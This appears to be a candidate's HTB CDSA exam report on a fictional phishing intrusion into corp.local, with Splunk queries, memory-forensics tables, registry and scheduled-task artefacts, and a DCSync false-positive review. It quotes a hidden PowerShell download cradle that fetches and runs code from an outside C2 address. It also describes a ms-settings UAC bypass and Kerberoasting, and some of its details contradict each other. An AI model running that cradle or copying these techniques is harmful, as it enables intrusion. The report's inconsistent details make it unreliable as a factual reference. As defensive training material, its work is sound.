



HACKTHEBOX

Security Incident Report

CDSA Exam Report

HTB CertifiedDefensive SecurityAnalyst(HTB CDSA)Exam Report

Candidate Name: Zhakulin Zharkynbek

Version: TODO 1.0

Table of Contents

1 Statement of Confidentiality	3
2 Engagement Contacts.....	4 3
Exam Objectives (Read Carefully)	5 4
Executive Summary.....	7 4
Executive Summary.....	9 8
Technical Analysis.....	27 10
Technical Analysis(INC-002).....	31 28
A Appendix.....	32

1 Statement of Confidentiality

The contents of this document have been developed by Hack The Box. Hack The Box considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner or contractor without prior written consent from Hack The Box. Additionally, no portion of this document may be communicated, reproduced, copied or distributed without the prior consent of Hack The Box.

The contents of this document do not constitute legal advice. Hack The Box's offer of services that relate to compliance, litigation or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Hack The Box external or internal infrastructure

2 Engagement Contacts

Contacts		
Primary Contact	Title	Contact Email
Zhakulin Zharkynbek	NO	zakulinzarkynbek@gmail.com

3 Exam Objectives (Read Carefully)

To be awarded the HTB Certified Defensive Security Analyst (CDSA) certification, you must:

- Obtain a minimum of 85 points while investigating **Incident 1** by submitting 17 out of the 20 flags listed below **AND**
- Compose and submit a commercial-grade security incident report **for both incidents** that encompasses an **Executive Summary** and **Technical Analysis** sections **for each incident**, adhering strictly to the format and content outlined in the **Security Incident Reporting** module.
 - While the Impact Analysis and the Response and Recovery Analysis, including diagrams, can be excluded, the Technical Analysis for both incidents must be exceptionally thorough.
 - Each stage of the cyber kill chain needs to be addressed, and any activities related to process injection should be scrutinized thoroughly, considering aspects like the origin, destination, and whether a process was sacrificial.
 - Each detection should be elucidated step by step, inclusive of the associated data sources, SIEM queries, and tool commands.

4 Executive Summary

Incident ID: INC-2023-08-25-CORP-01(INC-001)

Incident Severity: High (Domain-wide credential exposure possible)

Incident Status: Contained / Investigation completed

Incident Overview: On 2023-08-25, the corp.local AD network experienced a security incident originating from a phishing email sent to Marty McFly (Finance Department). The user opened a malicious Word document, which launched a hidden PowerShell stager that contacted an external C2 and executed further payloads. The adversary leveraged process injection, performed directory/service enumeration (LDAP), established persistence on endpoints (PURPLE/IIS/DC01). Additional evidence indicates **Kerberoasting activity** and lateral interaction with **IIS and DC01** systems.

Key Findings:

- Initial execution chain: WINWORD.EXE → powershell.exe (hidden) → downloadstring() from C2.
- C2 infrastructure: 18.207.78.25 over HTTP/80 (officeupdate).
- Privilege escalation / UAC bypass via ms-settings Shell Open command registry hijack.
- Privilege escalation / UAC bypass via ms-settings Shell Open command registry hijack.
- Post-compromise activity included LDAP-heavy process behaviour and Kerberoasting against service accounts.

Immediate Actions:

- Isolate affected hosts PURPLE + IIS from network
- Reset credentials for compromised users + service accounts
- Invalidate Kerberos tickets and rotate KRBTGT if domain compromise suspected
- Remove persistence mechanisms (services/scheduled tasks/run keys)
- Block C2 IP and domains at firewall/proxy
- Hunt IoCs across environment

- Stakeholder Impact:
 - Potential compromise of corp.local AD credentials and lateral movement risk
 - Service account exposure (Kerberoasting)
 - Possible unauthorized access to DC01 and credential dumping

5 Executive Summary

Incident ID: INC-002

Incident Severity: Informational / Low

Incident Status: Closed (False Positive Confirmed)

Incident Overview: Quantum Security Labs reported an alert on its second, independent Active Directory network indicating possible DCSync activity. DCSync is a technique that abuses Active Directory replication permissions to retrieve sensitive credential material. The objective of this investigation was to determine whether DCSync occurred, identify the responsible account and source host (if applicable), and assess the extent of impact.

Key Findings:

- No evidence of DCSync was identified. A targeted search for DCSync replication extended-rights in Security Event ID 4662 returned no results (no DS-Replication-Get-Changes, DS-Replication-Get-Changes-All, or DS-Replication-Get-Changes-In-Filtered-Set, including GUID-based matches).
- Authentication activity observed in the environment was dominated by the machine account WIN-HHSGPJM30S2\$, using Kerberos and Logon Type 3, with local/internal IPv6 addresses (e.g., ::1, fe80::), consistent with legitimate domain controller/AD infrastructure behavior.
- A Security Event ID 4732 indicated an expected RODC-related group management action involving Read-only Domain Controllers and Denied RODC Password Replication Group. No evidence suggested attacker-driven privilege escalation or replication-rights abuse.

Immediate Actions:

- No containment actions were required because the investigation found no compromise.
- Recommended tuning the SIEM detection logic to only alert on replication extended-rights usage (or equivalent GUIDs) to reduce false positives.

- Stakeholder Impact:
 - No confirmed credential replication or data exposure.
 - No confirmed unauthorized access or lateral movement associated with this alert.
 - Operational impact limited to investigation time.

6 Technical Analysis(INC-001)

Malicious Document Execution → PowerShell Download Cradle → Process Injection → Persistence + Kerberoasting Activity

Affected Systems & Data

During the investigation, multiple hosts were found involved in the attack chain:

Affected Hosts

- PURPLE.corp.local
 - Role: initial compromise endpoint (user Marty McFly).
 - Impact: confirmed execution of malicious payload via Office document and subsequent PowerShell activity, registry modification for UAC bypass, scheduled task persistence.
- IIS.corp.local
 - Role: secondary compromised host / attacker activity pivot.
 - Impact: evidence of remote pipe interaction and port scanning activity.
- DC01.corp.local
 - Role: Domain Controller targeted by Kerberos abuse activity.
 - Impact: Kerberos service ticket activity consistent with Kerberoasting.

Potentially Affected Data

- User environment on PURPLE
 - Downloads folder + execution artifacts (invoice.doc, invoice11129.zip)
 - Registry keys related to UAC bypass and persistence
- Domain credentials
 - Kerberoasting indicates domain service account targeting
- Network trust
 - Remote named pipe access and scanning suggests attacker attempted expansion/lateral movement

No direct data exfiltration volume could be validated from provided evidence, however activity suggests credential access and persistence establishment.

Evidence Sources & Analysis

This analysis relied on the following evidence sources:

Evidence Sources

- Splunk (EVTX/Winlogbeat parsed logs)
 - Sysmon: process creation, network connections, registry modifications
 - Windows Security logs: Kerberos events
- Elastic / Kibana Discover
 - provider filters including: SilkService Collector
 - LDAP event aggregation
- Host forensic artifacts (KAPE output)
 - Scheduled tasks (C:\Windows\System32\Tasks\)
 - Registry hives analysis using Registry Explorer
- Memory Forensics
 - Volatility3: windows.handles output for pipe correlation

Analytical Methodology

1) Initial Compromise via Malicious Document Execution (PURPLE)

The initial compromise began when user CORP\Terry.Tucker opened a suspicious Office document (invoice.doc) from the Downloads folder.

Evidence

- Registry artifacts show the document in **RecentDocs**, confirming user interaction.
 - Sysmon Process Creation identifies **WINWORD.EXE** launching the malicious chain.

1336	788	svchost.exe	0xb4e058daa080	7	-	0	False	2023-08-25 10:09:58.000000	N/A	Disabled
2852	788	svchost.exe	0xb4e058d99080	3	-	0	False	2023-08-25 10:09:58.000000	N/A	Disabled
3344	2852	ctfmon.exe	0xb4e0585d4080	8	-	2	False	2023-08-25 10:09:59.000000	N/A	Disabled
5232	3828	userinit.exe	0xb4e0585d0080	0	-	2	False	2023-08-25 10:10:00.000000	2023-08-25 10:10:28.000000	Disabled
5276	5232	explorer.exe	0xb4e058c10080	36	-	2	False	2023-08-25 10:10:00.000000	N/A	Disabled
5672	936	ShellExperience	0xb4e058d9ac000	17	-	2	False	2023-08-25 10:10:06.000000	N/A	Disabled
5784	936	SearchUI.exe	0xb4e058c56080	37	-	2	False	2023-08-25 10:10:09.000000	N/A	Disabled
5884	936	RuntimeBroker	0xb4e058c83080	3	-	2	False	2023-08-25 10:10:09.000000	N/A	Disabled
6072	936	RuntimeBroker	0xb4e058c5f3080	6	-	2	False	2023-08-25 10:10:11.000000	N/A	Disabled
4576	936	RuntimeBroker	0xb4e058910d080	1	-	2	False	2023-08-25 10:10:18.000000	N/A	Disabled
4888	936	smartscreen.exe	0xb4e058e517d080	6	-	2	False	2023-08-25 10:10:22.000000	N/A	Disabled
3116	788	svchost.exe	0xb4e058d3426080	5	-	0	False	2023-08-25 10:11:13.000000	N/A	Disabled
5448	936	dllhost.exe	0xb4e058e52d08080	5	-	2	False	2023-08-25 10:12:28.000000	N/A	Disabled
5948	788	svchost.exe	0xb4e0589fd10080	2	-	0	False	2023-08-25 10:12:30.000000	N/A	Disabled
2928	788	splunkd.exe	0xb4e058e6ab080	50	-	0	False	2023-08-25 10:14:38.000000	N/A	Disabled
5532	2928	conhost.exe	0xb4e058e99080	4	-	0	False	2023-08-25 10:14:38.000000	N/A	Disabled
5576	2928	splunk-winenvt	0xb4e05891f080	5	-	0	False	2023-08-25 10:14:54.000000	N/A	Disabled
2792	788	svchost.exe	0xb4e058d5e080	5	-	0	False	2023-08-25 10:19:17.000000	N/A	Disabled
4972	788	svchost.exe	0xb4e058c9ec080	4	-	0	False	2023-08-25 10:19:18.000000	N/A	Disabled
5224	788	svchost.exe	0xb4e058f99080	1	-	0	False	2023-08-25 10:20:27.000000	N/A	Disabled
5440	5276	OUTLOOK.EXE	0xb4e058c80080	43	-	2	False	2023-08-25 10:36:50.000000	N/A	Disabled
3844	5440	ai.exe	0xb4e0592bd300	7	-	2	False	2023-08-25 10:37:42.000000	N/A	Disabled
4712	5440	msedgewebview2	0xb4e058d10080	42	-	2	False	2023-08-25 10:37:56.000000	N/A	Disabled
3032	4712	msedgewebview2	0xb4e0589262c0	7	-	2	False	2023-08-25 10:37:57.000000	N/A	Disabled
4768	5276	WTWORD.EXE	0xb4e058790080	28	-	2	False	2023-08-25 10:38:26.000000	N/A	Disabled
5028	4712	msedgewebview2	0xb4e0587f6d080	17	-	2	False	2023-08-25 10:38:28.000000	N/A	Disabled
4172	4712	msedgewebview2	0xb4e058790080	13	-	2	False	2023-08-25 10:38:28.000000	N/A	Disabled
5128	4712	msedgewebview2	0xb4e058a58c9c0	9	-	2	False	2023-08-25 10:38:29.000000	N/A	Disabled
5828	4712	msedgewebview2	0xb4e0589fb080	15	-	2	False	2023-08-25 10:38:30.000000	N/A	Disabled
3904	4768	ai.exe	0xb4e05ed30080	7	-	2	False	2023-08-25 10:38:32.000000	N/A	Disabled
3824	6388	powershell.exe	0xb4e05f2b08080	11	-	2	False	2023-08-25 10:45:37.000000	N/A	Disabled
3976	3824	conhost.exe	0xb4e058e98080	4	-	2	False	2023-08-25 10:45:37.000000	N/A	Disabled
6684	3824	powershell.exe	0xb4e058c99080	10	-	2	True	2023-08-25 10:45:44.000000	N/A	Disabled
7084	6604	conhost.exe	0xb4e058010080	2	-	2	False	2023-08-25 10:45:44.000000	N/A	Disabled
7064	7040	rundll32.exe	0xb4e059299080	1	-	0	True	2023-08-25 10:46:28.000000	2023-08-25 10:47:52.000000	Disabled
6484	7064	svchost.exe	0xb4e0582b0080	0	-	0	False	2023-08-25 10:47:50.000000	2023-08-25 10:48:07.000000	Disabled
6812	5276	svchost.exe	0xb4e059104080	0	-	2	False	2023-08-25 10:49:05.000000	2023-08-25 10:49:43.000000	Disabled
6272	5276	svchost.exe	0xb4e058312b0080	0	-	2	False	2023-08-25 10:48:53.000000	2023-08-25 10:48:56.000000	Disabled
6164	6604	svchost.exe	0xb4e058568080	0	-	2	False	2023-08-25 10:50:24.000000	2023-08-25 10:50:26.000000	Disabled
6892	788	svchost.exe	0xb4e05d2545000	2	-	0	False	2023-08-25 10:51:45.000000	N/A	Disabled
6196	6604	svchost.exe	0xb4e05d2d0080	5	-	2	True	2023-08-25 10:59:43.000000	N/A	Disabled
3168	936	dllhost.exe	0xb4e053f16080	6	-	2	False	2023-08-25 10:59:43.000000	N/A	Disabled
2196	5276	svchost.exe	0xb4e058e710080	4	-	2	False	2023-08-25 11:07:52.000000	N/A	Disabled
5498	2106	svchost.exe	0xb4e0501190080	9	-	2	False	2023-08-25 11:09:54.000000	2023-08-25 11:09:55.000000	Disabled

WINWORD.EXE → powershell.exe (hidden)



search query: EventId=1 AND "WINWORD.EXE"

Key finding

- Malicious Process launched due to document open
 - PID: 4900

2) PowerShell Download Cradle (Execution Stage)

Sysmon process creation revealed powershell.exe launched with hidden window and remote download string (download cradle).

Command Observed

- C:\Windows\System32\cmd.exe /C whoami /all

Key finding

- C:\Windows\System32\cmd.exe /C whoami /all

The screenshot shows the Splunk Enterprise search interface. The top navigation bar includes 'splunk enterprise', 'Apps', 'Messages', 'Settings', 'Activity', 'Help', and a search bar. Below the navigation is a secondary menu with 'Search', 'Analytics', 'Datasets', 'Reports', 'Alerts', and 'Dashboards'. The main search bar contains the query: 'source="282681160922436.Evt<Cmd_Output.json" EventId=1 "powershell.exe"' and '2 4 table TimeCreated , ExecutableInfo'. The search results pane shows 114 events, with the first two results displayed:

```
1 source="282681160922436.Evt<Cmd_Output.json" EventId=1 "powershell.exe"
2 4 table TimeCreated , ExecutableInfo
```

The results table has 114 rows. The first two rows are:

TimeCreated	ExecutableInfo
2023-08-25T16:35:17.2688520+00:00	C:\Windows\system32\cmd.exe /C whoami
2023-08-25T16:38:37.6874416+00:00	"C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c "IEEX ((new-object net.webclient).downloadstring('http://18.207.78.25:80/officeupdate'))"


Below the table are buttons for 'Events', 'Patterns', 'Statistics (114)', and 'Visualization'. The 'Statistics (114)' tab is selected. The bottom of the interface shows a navigation bar with '20 Per Page', 'Format', 'Preview', and a page navigation area with buttons 1 through 6 and a 'Next >' button.

3) C2 Infrastructure Identified

Network telemetry shows outbound communication from PURPLE reaching:

- 18.207.78.25

This IP was validated in SIEM results and then hashed as required.




4) LDAP Activity (SilkService Collector)

Analysis of LDAP events associated with provider:

- winlog.provider_name:"SilkService Collector"

Aggregation of SilkServiceProcessId shows one PID generating the majority of LDAP events (likely enumeration / credential mapping).



5) Process Injection (Defense Evasion / Malware Execution)

Sysmon evidence indicates malicious process injection behavior:

- SourceProcessID = 4900
 - TargetProcessID = 5276

New Search

1 source=*20260110022436_EvtxECmd_Output.json* EventID=8 AND *4900*
2 | table TimeCreated, PayloadData1, PayloadData5, PayloadData4

✓1 event [before 11/7/26 5:46:000 AM] No Event Sampling ▾

Save As ▾ Create Table View Close

All time

Events Patterns **Statistics** ▾ Visualization Job ▾

20 Per Page ▾ Format Preview ▾

TimeCreated	PayloadData3	PayloadData5	PayloadData4
2023-08-25T18:41:22.1851729+00:00	SourceProcessID: 4900, SourceProcessGUID: 29acfc4d-84ad-64eb-7482-000000000102	TargetProcessID: 5278, TargetProcessGUID: 29acfc4d-7d78-64eb-df98-000000000102	SourceImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

6) UAC Bypass via Registry Modification

Following injection, registry modification was detected in:

- HKU\<SID>\Classes\ms-settings\Shell\Open\command\{Default}
 - ...DelegateExecute

This is consistent with the fodhelper/ms-settings UAC bypass technique.

Registry Explorer V2.0.0.0

File Tools Options Bookmarks (2/0) View Help

Available bookmarks (0/0)

Enter text to search... Find

Key name # values # subkeys

ms-settings (5) 0 0

Key list:

- App001hhypopspwvhighvglgfeat220002
- App001hhypopspwv1000ap1vhvchotch3psf
- App001hhypopspwvhighvglgfeat220002
- App001hhypopspwvhighvglgfeat220002
- App001hhypopspwvhighvglgfeat220002
- CLSD
- Extensions
- gvopen
- LocalLogon
- ms-appbridge
- ms-achieve
- ms-apprep
- ms-cortana
- ms-cfh
- ms-device-enrollment
- ms-inplace
- ms-network
- ms-powershell
- ms-screenclip
- ms-settings (5) 0 0
- Shell (2) 0 0
 - ms-settings (2) 0 0
 - Open (2) 0 0
 - command (2) 0 0
 - ms-vsguid (2) 0 0
 - ms-vsguid (2) 0 0
 - Creatable, Cancelable, Import (0) 0 0
 - WindowsVdsrend (2) 0 0
 - WOWV4320 (0) 0 0

New Search		Save As
<pre>1 source:"2b260116022436_Evtx&Cmd_Output.json" "ms-settings" 2 table TimeCreated, PayloadData3, PayloadData5, PayloadData4</pre>		
✓ 6 events (before 1/7/26 5:20:37:000 AM) No Event Sampling ▾		
Events	Patterns	Statistics (6)
20 Per Page ▾	✓ Format	Preview ▾
TimeCreated ▾	✓	PayloadData3 ▾
		Image: C:\Windows\system32\reg.exe
		SHA1=4290F8371B4372B90790C97978C33157D1A71C4B,MD5=8A93ACAC33151793F8052B00071C0B086,SHA256=19316042660B8776092A050598308C8C8F0E1A1520E9C2A7E60596B0F440CAF,IMPHASH=BE482BE427FE212CFEF2CDAE61F19AC
		SHA1=DED8DF7D36417F6E86ADA18EBC0D7C0B22886E9,MD5=91D839E71583A8732B82B0E22F8E22,SHA256=BC866CFCDDA37E240C2634DC282C7A8E6F552890A17A8FA185B87414C8E7C527,IMPHASH=272245E2988E1E4385080852C4F85E1
2023-08-25T10:44:45, 8574435+00:00		Image: C:\Windows\system32\reg.exe
2023-08-25T10:44:45, 8466295+00:00		SHA1=4290F8371B4372B90790C97978C33157D1A71C4B,MD5=8A93ACAC33151793F8052B00071C0B086,SHA256=19316042660B8776092A050598308C8C8F0E1A1520E9C2A7E60596B0F440CAF,IMPHASH=BE482BE427FE212CFEF2CDAE61F19AC
2023-08-25T10:44:45, 7813947+00:00		SHA1=DED8DF7D36417F6E86ADA18EBC0D7C0B22886E9,MD5=91D839E71583A8732B82B0E22F8E22,SHA256=BC866CFCDDA37E240C2634DC282C7A8E6F552890A17A8FA185B87414C8E7C527,IMPHASH=272245E2988E1E4385080852C4F85E1

PayloadData5	PayloadData4
<u>TargetObject: HKU\S-1-5-21-175578748-2923307423-3582333619-4198_Classes\ms-settings\Shell\Open\command\{Default}</u>	<u>EventType: SetValue</u>
ParentProcessID: 5860, ParentProcessGUID: 29cecf4d-8633-64e8-b502-0000000008102	ParentProcess: C:\Windows\System32\cmd.exe
ParentProcessID: 5276, ParentProcessGUID: 29cecf4d-7df8-64e8-df00-0000000008102	ParentProcess: C:\Windows\explorer.exe
<u>TargetObject: HKU\S-1-5-21-175578748-2923307423-3582333619-4198_Classes\ms-settings\Shell\Open\command\DelegateExecute</u>	<u>EventType: SetValue</u>
ParentProcessID: 2152, ParentProcessGUID: 29cecf4d-861d-64e8-ad02-0000000008102	ParentProcess: C:\Windows\System32\cmd.exe
ParentProcessID: 5276, ParentProcessGUID: 29cecf4d-7df8-64e8-df00-0000000008102	ParentProcess: C:\Windows\explorer.exe

This indicates the attacker injected shellcode into another process to evade detection and persist execution.

7) Persistence Established (Scheduled Task)

A Scheduled Task persistence was identified on PURPLE:

- Task Name: ExplorerUpdater

spunk>enterprise Apps ▾

Search Analytics Datasets Reports Alerts Dashboards

Messages ▾ Settings ▾ Activity ▾ Help ▾

Save As ▾ Create Table View Close

All time ▾  

New Search

```

1 source=*Evt+Cnd_Output.json Computer="PURPLE.corp.local" EventId=13
2 | spath input="Payload path=EventData.Data" output="Data"
3 | rex field=Data type=json
4 | eval k=spath(Data,"@Name"), v=spath(Data,"@Text")
5 | stats values(eval(if(k=="UtcTime",v,null))) as UtcTime
6 | values(eval(if(k=="TargetObject",v,null))) as TargetObject
7 | values(eval(if(k=="Details",v,null))) as Details
8 | values(eval(if(k=="Image",v,null))) as Image
9 | values(eval(if(k=="RuleName",v,null))) as RuleName
10 by _raw
11 | where UtcTime>="2023-08-25 10:28:20"
12 | search TargetObject=*\\CurrentVersion\\Run\\*
13 | or TargetObject=*\\CurrentVersion\\RunOnce\\*
14 | or TargetObject=*\\System\\CurrentControlSet\\Services\\\\ImagePath*
15 | or TargetObject=*\\System\\CurrentControlSet\\Services\\\\\\Start*
16 | or TargetObject=*\\System\\CurrentControlSet\\Services\\\\Service01\\*
17 | or TargetObject=*\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Schedule\\\\TaskCache\\*
18 | search NOT TargetObject=*\\Services\\EventLog\\*
19 | table UtcTime, Image, TargetObject, Details, RuleName
20 | sort UtcTime
21 | sort Image

```

105,015 events (before 1/7/26 6:50:10.000 PM) No Event Sampling ▾

Job ▾ 


✓ 105,015 events (before 1/7/26 6:50:10.000 PM) No Event Sampling ▾

Events Patterns Statistics (8) Visualization

20 Per Page ▾  

UtcTime	Image	TargetObject	Details	RuleName
2023-08-25 10:50:25.529	C:\Windows\system32\svchost.exe	HKEY\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\ExplorerUpdater\{Id	[1CE688E-510A-478B-A3F0-843BA10EC1CA]	technique_id=T1053,technique_name=Scheduled Task
2023-08-25 10:50:25.529	C:\Windows\system32\svchost.exe	HKEY\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\ExplorerUpdater\Index	DWORD (0x00000002)	technique_id=T1053,technique_name=Scheduled Task
2023-08-25 10:50:25.529	C:\Windows\system32\svchost.exe	HKEY\Software\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\ExplorerUpdater\{0	Binary Data	technique_id=T1053,technique_name=Scheduled Task
2023-08-25 10:46:29.332	C:\Windows\system32\services.exe	HKEY\System\CurrentControlSet\Services\{30bf4a7\Start	DWORD (0x00000004)	-
2023-08-25 10:46:27.245	C:\Windows\system32\services.exe	HKEY\System\CurrentControlSet\Services\{30bf4a7\ImagePath	\\127.0.0.1\ADMIN\\$\\30bf4a7.exe	-
2023-08-25 10:46:27.245	C:\Windows\system32\services.exe	HKEY\System\CurrentControlSet\Services\{30bf4a7\Start	DWORD (0x00000003)	-

Scheduled task execution command points to:
C:\Users\Marty.McFly\AppData\Local\explorer.exe



```


<RunOnlyIfIdle>false</RunOnlyIfIdle>
<WakeToRun>false</WakeToRun>
<ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
<Priority>7</Priority>
</Settings>
<Actions Context="Author">
  <Exec>
    <Command>C:\Users\Marty.McFly\AppData\Local\explorer.exe</Command>
  </Exec>
</Actions>
</Task>

```

8) Kerberoasting Activity (Credential Access)

On DC01 AND IIS logs:

Kerberos service ticket behavior suggests Kerberoasting activity targeting a specific service account.



TimeCreated	Computer	Target	ServiceName	ServiceSid	TicketEncryptionType
2023-08-25T11:12:33.2576340+00:00	DC01.corp.local	Target: CORP.LOCAL\DC01\$@CORP.LOCAL	DC01\$	S-1-5-21-175578748-2923387423-3582333619-1008	AES256-CTS-HMAC-SHA1-96
2023-08-25T11:12:33.2459311+00:00	DC01.corp.local	Target: CORP.LOCAL\DC01\$@CORP.LOCAL	DC01\$	S-1-5-21-175578748-2923387423-3582333619-1008	AES256-CTS-HMAC-SHA1-96
2023-08-25T11:10:24.2170721+00:00	DC01.corp.local	Target: CORP.LOCAL\John.Snow@CORP.LOCAL	DC01\$	S-1-5-21-175578748-2923387423-3582333619-1008	AES256-CTS-HMAC-SHA1-96
2023-08-25T11:09:55.3839382+00:00	DC01.corp.local	Target: CORP.LOCAL\John.Snow@CORP.LOCAL	DC01\$	S-1-5-21-175578748-2923387423-3582333619-1008	AES256-CTS-HMAC-SHA1-96
2023-08-25T11:09:26.2874888+00:00	DC01.corp.local	Target: CORP.LOCAL\John.Snow@CORP.LOCAL	krbtgt	S-1-5-21-175578748-2923387423-3582333619-502	AES256-CTS-HMAC-SHA1-96
